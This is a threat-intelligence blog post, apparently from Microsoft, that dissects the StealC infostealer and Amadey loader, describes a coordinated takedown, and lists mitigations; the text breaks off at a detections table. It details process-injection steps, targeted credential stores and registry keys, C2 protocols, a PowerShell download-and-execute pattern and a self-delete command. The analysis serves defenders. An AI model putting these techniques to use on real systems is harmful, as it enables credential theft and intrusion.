


StealC and Amadey: Breaking down infostealers and the cybercrime services that deliver them

 microsoft.com/en-us/security/blog/2026/06/24/stealc-and-amadey-breaking-down-infostealers-and-the-cybercrime-services-that-deliver-them

Microsoft Threat Intelligence

June 24, 2026



Infostealers continue to be some of the most pervasive and impactful threats across the cybercrime ecosystem. They play a central role in intrusions, silently harvesting passwords, cookies, and session tokens before exfiltrating stolen data to attacker-controlled infrastructure. If not mitigated, these threats can turn a single consumer-device compromise into an enterprise risk: an infostealer infection on an employee's personal device could yield corporate virtual private network (VPN) credentials, single sign-on (SSO) tokens, and session cookies that could allow an attacker to bypass multifactor authentication (MFA).

In the cybercriminal ecosystem, infostealer families like StealC and malware delivery services like Amadey are sold and rented as commodities. Stolen data flows through an underground economy of access brokers that feeds ransomware and other operations. Because the initial infection usually happens outside managed endpoints, defenders might see the breach only after valid credentials are abused, underscoring the importance of identity protection, credential hygiene, and rapid response.

In this blog, we examine how the infostealer economy has grown into a major threat to enterprise security, with a focus on StealC and Amadey. StealC is an infostealer that collects sensitive data from browsers, cryptocurrency wallets, messaging applications, email clients, and gaming platforms. It is a malware-as-a-service (MaaS) offering that threat actors use to generate customized payloads and manage stolen data through a centralized web panel. Meanwhile, Amadey is a MaaS loader that threat actors use to deliver StealC and other malware. Modular, pay-as-you-go models like StealC and Amadey allow threat actors to use a single initial infection to quickly escalate into multiple other threats.

On June 24, 2026, Microsoft's Digital Crimes Unit (DCU), working with Europol and industry partners, [announced a coordinated disruption action](#) resulting in the takedown, suspension, and blocking of domains and command-and-control (C2) servers that formed the backbone of StealC and Amadey infrastructure. In total, DCU identified over 200 malicious Amadey and StealC command-and-control domains and IPs and moved to shut them down through a mix of court orders, domain seizures, registrations, and provider notifications. As part of this disruption, DCU engineered tools, including the use of Microsoft Copilot, to analyze StealC and Amadey binaries efficiently. These efforts included creating a prompt agent for performing comprehensive analysis of functions, using prompt engineering to generate a Python script for string decryption and extraction of configuration parameters, using Copilot to analyze disassembled malware code and identify C2 servers hardcoded into the malware binaries, and writing software with assistance from Copilot to confirm C2 activity.

Disrupting StealC and Amadey

[Cybercrime disruption thru innovation & AI ↗](#)

The role of infostealers: From credential theft to intrusion

Infostealers like StealC, [Lumma Stealer](#), RedLine, Raccoon, and Vidar enable division of labor across the cybercriminal ecosystem: initial operators deploy the malware at scale, and access brokers validate and monetize the stolen credentials, then resell them at a premium to threat actors seeking a foothold into enterprise environments.

When successfully deployed and executed, information-stealing malware can harvest credentials (usernames, passwords, and session cookies) from infected environments and export them as logs to the attackers' server. These logs can hold credentials and tokens present on the compromised device, including corporate VPN, email, cloud, and SSO accounts. Stolen corporate credentials are extremely valuable, because a single working account can unlock many enterprise systems at once, especially if MFA could be bypassed using stolen session cookies.

Lumma Stealer

[A prolific infostealer ›](#)

How an infostealer attack unfolds

While individual families differ in their tradecraft, infostealer-enabled intrusions follow a remarkably consistent path from delivery to impact. The infection chain could begin on an unmanaged or lightly protected device and end, often weeks later, inside a corporate environment, using credentials that look entirely legitimate.




Figure 1. A generalized end-to-end flow common to modern information-stealing malware, from initial lure through credential theft to downstream enterprise impact.

Infostealer operators favor delivery techniques that scale and rely on ordinary user behavior rather than software vulnerabilities. The most common is deceptive web traffic: search engine optimization (SEO) poisoning and malicious advertising push fake or trojanized versions of popular software, “cracked” applications, and game cheats to the top of search results. A user looking for a free utility downloads a working program bundled with a stealer. A fast-growing variant is the [ClickFix technique](#), in which a website tricks users into pasting a command into the Windows Run dialog or terminal, unknowingly executing the attacker’s script themselves, sidestepping many download-based defenses. Phishing email remains a reliable delivery path as well, particularly for campaigns that target specific organizations or individuals.

Lastly, infostealers are frequently delivered by other malware. Loaders like Amadey, upon establishing a foothold, deploy a stealer, a banking trojan, or additional tooling on demand. Once the loader unpacks the infostealer in memory and evades detection, the infostealer harvests target data. After exfiltrating stolen data, the malware typically deletes itself to hinder investigation. As we discuss in the next section, stolen credentials and tokens rarely stay with the original operator. These are packaged into logs and sold, validated by intermediaries, and eventually monetized as enterprise access, enabling account takeover, fraud, and ransomware.

How stolen credentials are monetized

Once exfiltrated, infostealer logs are rapidly monetized. Within hours, credentials from infected devices often appear on dark web markets or Telegram channels for USD \$10-50 per log, while premium logs (with bank or corporate accounts) fetch higher prices, up to \$100+ each. However, recent analysis by [researchers at Reliaquest](#) shows that Russian markets selling logs as low as \$2 per log. These “breach packages” might be purchased in bulk by initial access brokers, specialized intermediaries who test and resell network access.

Alternatively, the operators who originally stole the logs themselves might directly exploit the high-value credentials without involving an access broker or buyer. For example, some ransomware groups deploy infostealers and then use the captured credentials to get inside target networks. The timeline for stolen infostealer credentials turning into enterprise breaches varies widely. Some

intrusions occur within 48–72 hours of credentials being stolen, while other stolen credentials could sit dormant for months before they're used by an attacker.

Infostealer infections often occur outside managed networks, for example, an employee's home PC where corporate security monitoring is absent. The stolen sign-in reuse might not raise immediate alarms because attackers authenticate with legitimate credentials, even bypassing MFA if they have a session cookie. As a result, many compromised organizations only discover malicious activity after the attacker has taken action (for example, ransomware deployment or a large-scale data exfiltration event). This stealthy progression could make infostealer-driven intrusions a challenge to detect in time.




Figure 2. Sample infostealer to ransomware attack chain

StealC: Infostealer for rent

StealC is representative of the modern malware-as-a-service stealer: threat actors rent access to a StealC builder to produce customized samples and a web panel to manage stolen data. This model keeps the barrier to entry low and the volume of distinct samples high. StealC is written in C++. Upon execution, it fingerprints the compromised system, collects saved credentials and cookies from a wide range of browsers, targets cryptocurrency wallets and messaging applications, captures data from email clients, steals Steam session data, takes screenshots of desktop, and exfiltrates credentials to its C2 server.

The malware also functions as a secondary loader, capable of downloading and executing additional payloads (.exe, MSI, or PowerShell scripts) on command from the C2. After completing

its tasks, the malware can optionally self-delete to reduce forensic evidence. In addition, StealC queries the system's default language and runs a language check, terminating itself if the locale matches Russian, Ukrainian, Belarusian, Kazakh, or Uzbek.




Figure 3. Distribution of StealC infections from May 15-June 15, 2026

The malware attempts to create a Windows event using the victim ID as the event name. The victim ID format is `<computer name>_<username>`. If the event already exists, the malware enters a polling loop at intervals of less than five seconds (varies across variants) until the previous instance of itself completes. This is to avoid having multiple running instances on the device. StealC also contains an embedded expiration date. It compares the current system time against this expiration date and skips all malicious activity if the sample has expired.

C2 registration and configuration

StealC first sends a registration request to the C2 panel and constructs an HTTP POST request containing:

- Request type: create
- System hardware ID
- Malware build ID

This payload is RC4-encrypted using a hard-coded key, Base64-encoded, and then sent to the C2 through HTTP POST request. The decrypted C2 response is parsed as a JSON configuration object containing the following information:

- An access token used to authenticate all subsequent requests from the malware

- A list of browser stealing targets (paths, browser types, methods and types, which data to extract)
- A list of file-grabbing rules (target directories, file masks, size limits, recursion depth)
- Configuration flags controlling optional modules, including screenshot capture (*take_screenshot*), loader execution (*loader*), Steam theft (*steal_steam*), Outlook theft (*steal_outlook*), Foxmail theft (*steal_foxmail*), WinSCP theft (*steal_winscp*), and self-deletion (*self_delete*)

If this registration with C2 fails, the malware self-terminates immediately.

StealC performs a comprehensive collection of system information that is exfiltrated to the C2:

- Network information: IP address and country
- System identifiers: HWID, OS version and build number, system architecture
- User context: Username, computer name, running executable path
- Locale data: Local time, UTC offset, system language, installed keyboard layouts
- Hardware profile: CPU model, core and thread count, total RAM, battery/laptop detection
- Display configuration: Virtual screen resolution, monitor details (device name, adapter string, resolution, color depth)
- GPU information: Graphics adapter details
- Running processes: Full process list with names and PIDs enumerated through *toolhelp* snapshots
- Installed software: Application names and versions from the *Uninstall* registry keys for both all-users and current-user hives

Browser credential stealing

For Chromium browsers (like Chrome, Edge, Brave, Opera, Vivaldi, and others), the malware resolves the browser's profile directory under *%APPDATA%* or *%LOCALAPPDATA%* and targets the following data stores:

- Sign-in data: saved user names and passwords
- Cookies: session cookies
- Web data: autofill entries and saved credit card information
- History: browsing history
- Local extension settings/Sync extension settings/IndexedDB: browser extension data (including cryptocurrency wallet extensions)

To defeat Chromium's App-Bound Encryption (ABE), StealC does not decrypt these browser secrets within its own process. Instead, it carries an embedded payload (approximately 165 KB) that it injects into a sacrificial suspended process and executes through an asynchronous procedure call (APC). The injection sequence is as follows:

1. Spawns the target process with *CreateProcessA* using the `CREATE_SUSPENDED` flag
2. Allocates executable memory in the remote process with *VirtualAllocEx* (`MEM_COMMIT`, `PAGE_EXECUTE_READWRITE`).
3. Writes the embedded payload into that memory with *WriteProcessMemory*.
4. Queues the payload to the suspended thread with *QueueUserAPC*, then calls *ResumeThread*, so the APC fires and the payload runs in the process context
5. Waits for the injected code to finish with *WaitForSingleObject*, then frees the memory and closes the handles

Running in the target process context, the injected module performs the in-process decryption and writes the cleartext result to an inter process communication (IPC) file at `C:\ProgramData\<HWID>.txt`, where `<HWID>` is the victim hardware identifier. StealC then reads back up to 511 bytes of decrypted output from that file, processes the result, and deletes the temporary file. The routine retries the injection up to three times if it does not succeed.

The decrypted credential data is formatted as plaintext entries with fields for URL, login, and password, and is then exfiltrated to C2. For Firefox and other Gecko-based browsers (like Thunderbird, Waterfox, and others), the malware locates the *profiles.ini* to identify active browser profiles, then extracts data from the following:

- *logins.json*: stored credentials (hostname, encrypted user name, encrypted password)
- *cookies.sqlite*: session cookies
- *formhistory.sqlite*: form autofill data
- *places.sqlite*: browsing history and bookmarks

Additional credential theft activity

Beyond web browsers, StealC targets credentials saved by several desktop applications, processing each module in order and sending the results to the C2 as it completes them.

StealC enumerates Microsoft Outlook email account profiles stored in the registry under *HKCU\Software\Microsoft\Office\<version>\Outlook\Profiles* and *HKCU\Software\Microsoft\Windows Messaging Subsystem\Profiles*. It reads the account values for each profile, including the server settings and user names, and recovers the saved account passwords from their stored encrypted form so that mail server credentials (IMAP, POP3, and SMTP) could be exfiltrated.

The malware also targets the Foxmail email client. It locates the Foxmail data directory and parses account storage files (for example, the *Accounts* records under each account's *Storage* folder). It then extracts the configured email addresses, server details, and saved passwords, decrypting Foxmail's proprietary password encoding to recover the credentials in plaintext.

For the WinSCP File Transfer Protocol (FTP) and SSH FTP (SFTP) client, the malware collects saved session credentials from either the registry key *HKCU\Software\Martin Prikryl\WinSCP 2\Sessions* or, when portable storage is used, the *WinSCP.ini* file. For each session, it recovers the host name, user name, and password, reversing WinSCP's custom password obfuscation so the stored credentials could be exfiltrated.

To perform file grabbing, the malware processes a list of rules received from the C2. Each rule specifies a target directory, file mask patterns, recursion depth, and optional size limits. The grabber uses recursive directory enumeration to walk the target path. Selected files are copied to a staging directory under *C:\ProgramData* and read into memory to be exfiltrated to C2. The temporary copy is then deleted.

If enabled in the C2 configuration, the malware specifically targets the Steam gaming application. First, it retrieves the Steam path from the registry key *HKCU\SOFTWARE\Valve\Steam* and then navigates to the configuration subdirectory inside and collects the following files:

- *ssfn**
- *config.vdf*
- *DialogConfig.vdf*
- *DialogConfigOverlay*.vdf*
- *libraryfolders.vdf*
- *loginusers.vdf*

If enabled by the C2 configuration, the malware can also capture a full screenshot of the victim's desktop using the following operations:

1. Obtains the virtual screen dimensions (spanning all monitors)
2. Performs a screen capture using a device context and bit-block transfer
3. Encodes the captured bitmap as a JPEG image at 90% quality
4. Exfiltrates the result

After data collection is complete, the malware contacts the C2 again with request type *loader* while authenticating with the previously received access token. The C2 responds with a list of payloads to download and execute. The following three execution methods are supported:

- EXE execution: Downloads a file, saves it with an *.exe* extension, and executes the payload
- PowerShell cradle: Constructs a download-and-execute command (*iwr <URL> |iex*) and launches it through PowerShell
- MSI installation: Downloads a file, saves it with an *.msi* extension, and installs it silently through *msiexec.exe /i "<path>" /passive*

After all stealing modules have finished, the malware sends a final *done* notification to the C2 panel, including the access token. This signals to the operator that data collection for the

compromised device is complete. All stolen data, such as system information, browser credentials, grabbed files, and screenshots, are transmitted in individual POST requests throughout the execution flow, each being RC4-encrypted and Base64-encoded. If the self-delete flag is set in the C2 configuration, the malware removes itself from disk as its final operation by executing the following command:

```
cmd.exe /c timeout /t 5 & del /f /q "<malware path>"
```

Amadey: Malware-as-a-service for delivery of infostealers

Active since at least 2018, Amadey operates as a malware-as-a-service (MaaS) that has been used as a delivery mechanism for downstream malware such as StealC, Lumma Stealer, remote access trojans (RATs), crypto miners, and, in some cases, ransomware.




Figure 4. Distribution of Amadey infections from May 15 to June 15, 2026

In December of 2025, [researchers at Trellix](#) reported threat actors using the Amadey loader to retrieve the StealC infostealer from a compromised self-hosted GitLab instance, rather than from more familiar public hosting like GitHub. The point of that approach was to make the delivery infrastructure look more legitimate by using a long-established domain with valid TLS certificates, which can help the activity blend in and evade some traditional defenses.

This attack chain began with the first-stage Amadey loader. Once executed, the loader created a mutex to prevent duplication, performed discovery actions, and began communicating with its C2 server. Follow-on activities included the execution of additional components including a clipper plugin, use of PowerShell to expand archived payloads, deployment of additional payloads, and

the execution of StealC, which communicated with its own separate C2 infrastructure after execution.

Amadey predates the current infostealer boom but has found renewed relevance as a delivery mechanism. It is a modular backdoor written in C++. It communicates with its C2 server over HTTP and supports backdoor commands for file download, file execution, command execution, modular updates, and network proxy. Operators can push plugins that add capabilities such as credential and clipboard theft, or simply use Amadey to download and run other malware, including infostealers.

Scheduled task persistence

Upon execution, Amadey attempts to copy itself to the file *nudwee.exe* in the following target directory, depending on the system:

- On Windows 10 or Windows 11: *C:\Users\<user name>\e079729711*
- Others: *%TEMP%\e079729711*

After copying its own executable to this path, the malware executes it before creating a scheduled task to establish persistence for the payload.

System information collection

The malware builds a victim fingerprint POST request body with the following fields:

Field	Description
id:	Bot ID
vs:	Version ("5.34")
sd:	SD identifier ("8ac688")
os:	OS version
bi:	Bitness (32/64-bit)
ar:	Admin rights
pc:	Computer name
un:	User name
dm:	Domain name
av:	Installed antivirus products
lv:	Level ("0")
og:	File size flag

This body is then RC4-encrypted and hex-encoded and later sent to C2 during the C2 bot registration phase.

The malware continues its infection by querying the system registry for keyboard layouts. The malware specifically checks for the following layout IDs:

- 00000419: Russian
- 00000422: Ukrainian
- 00000423: Belarusian

This sets up an internal flag, which is checked before executing certain commands to skip certain functionalities like credential stealing and clipboard stealing.

C2 communication

The malware communicates with its C2 server over HTTP. In the first phase, the malware performs a status check by sending "st=s" in an HTTP POST request to C2. The C2 server responds with a sleep multiplier, which is a value to specify how long the malware sleeps between command execution.

In the next phase, the malware performs bot registration by sending the RC4-encrypted victim information to the C2. Once this is complete, the C2 starts sending backdoor commands to the Amadey backdoor. After each backdoor command is executed, the malware sleeps for the specified duration before receiving a new backdoor command. All communications between the malware and its C2 infrastructure are encrypted using RC4, with the encryption key embedded in the malware's configuration.

The following table lists the backdoor commands that Amadey could process and their descriptions:

Backdoor code	Name	Description
0x0A (10)	Drop EXE	Downloads file from a URL, saves it as .exe, executes the payload
0x0B (11)	Drop DLL	Downloads a .dll file, loads it through <i>rundll32.exe</i> to execute the payload
0x0C (12)	Execute CMD	Runs a command through <i>cmd.exe</i>
0x0D (13)	Download and inject	Downloads a payload from a URL, performs process injection to execute; retries once with 1s delay
0x0E (14)	Execute PS1	Downloads and executes a PowerShell script (.ps1)
0x0F (15)	SOCKS proxy START	Receives target address, sets proxy flag, and spawns background thread running SOCKS relay loop
0x10 (16)	SOCKS proxy STOP	Disables proxy flag to terminate relay loop and tears down proxy
0x12 (18)	Self-update (rename)	– Compares local binary size against server threshold; if a newer version is available, self-updates by downloading a new executable from the C2, renaming the old binary with the new one, and executes it
0x13 (19)	Self-uninstall	Removes scheduled task, writes <i>RunOnce</i> registry key to execute <i>cmd /C RMDIR /s/q C:\Users\<user name>\e079729711</i> to delete the malware folder on reboot, self-terminates
0x14 (20)	Capture and exfiltrate screenshot	– Captures a screenshot, saves it as JPG in the system temporary directory using the victim's unique unit ID as the filename, and uploads it to the C2 server through an HTTP multipart/form-data POST request (?scr=1), sending the image as the data field – To improve reliability, attempts up to three screenshot uploads using different configured C2 servers; once the upload process completes, the temporary JPG file is deleted from disk
0x15 (21)	Steal credentials	Downloads and loads <i>cred.dll</i> plugin from C2 <i>/Plugins/</i> path through <i>rundll32.exe cred.dll, Main</i>

0x16 (22)	Steal clipboard	Downloads and loads <i>clip.dll</i> plugin through <i>rundll32.exe clip.dll, Main</i>
0x17 (23)	VNC / Remote access	Downloads VNC plugin manifest from C2, parses for up to 3 component files, downloads and installs each on the infected machine
0x18 (24)	Enable RDP	– Enables Remote Desktop by allowing inbound RDP connections to the host system – Sets <i>fDenyTSConnections=0</i> in registry – Executes system commands to enable the Remote Desktop firewall rule, configure the Terminal Services to auto-start, and launch the service; this ensures RDP access is both permitted through the firewall and persistently available across reboots
0x19 (25)	Create hidden admin	– Extracts credentials from backdoor data to create a new local user account, then escalates it by adding the account to the Administrators group to ensure full system privileges – Disables password expiration and preventing password changes on this admin account
0x1A (26)	Russian system check	Confirms if Amadey is running on a Russian system
0x1B (27)	Drop MSI	Downloads <i>.msi</i> file, installs with <i>/quiet</i> flag
0x1C (28)	Execute CMD (elevated)	Runs command via <i>cmd.exe</i> with elevated privilege
0x1D (29)	Drop EXE (elevated)	Downloads <i>.exe</i> , executes with elevated privilege

Plugins like *cred.dll* and *clip.dll* are downloaded from the C2 server at runtime.

In the generic handler used by commands 0x0A, 0x0C, 0x1B, 0x1C, 0x1D, the C2 can specify one of these in the backdoor data for the payload drop location:

Value	Location
0	AppData (%APPDATA%)
1	Temp (%TEMP%)
2	User Profile (%USERPROFILE%)
3	Desktop

Defending against StealC and Amadey intrusions

To defend against attacks from infostealers like StealC and malware families like Amadey, Microsoft recommends the following mitigation measures:

- Read the [human-operated ransomware threat overview](#) for advice on developing a holistic security posture to prevent ransomware, including credential hygiene and hardening recommendations.
- Turn on [cloud-delivered protection](#) in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
- Encourage users to use Microsoft Edge and other web browsers that support [Microsoft Defender SmartScreen](#), which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
- Turn on tenant-wide [tamper protection](#) features to prevent attackers from stopping security services or using antivirus exclusions. Without tamper protection, attackers could simply turn off Microsoft Defender Antivirus without the need to acquire higher privileges.

Customers running Intune or Microsoft Defender for Endpoint Security Configuration can [enable DisableLocalAdminMerge to prevent modification of antivirus exclusions via GPO](#).

In addition to tamper protection, you can also [enable and configure Microsoft Defender Antivirus always-on protection in Group Policy](#).

If there is an issue with a device during roll out of various antivirus features, the device can be placed in [troubleshooting mode](#) to turn off tamper protection temporarily without impacting the wider organizational security policy.

- Microsoft Defender XDR customers can turn on [attack surface reduction rules](#) to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

[Use advanced protection against ransomware](#)

Microsoft Defender detections

[Microsoft Defender](#) customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic	Observed activity	Microsoft Defender coverage
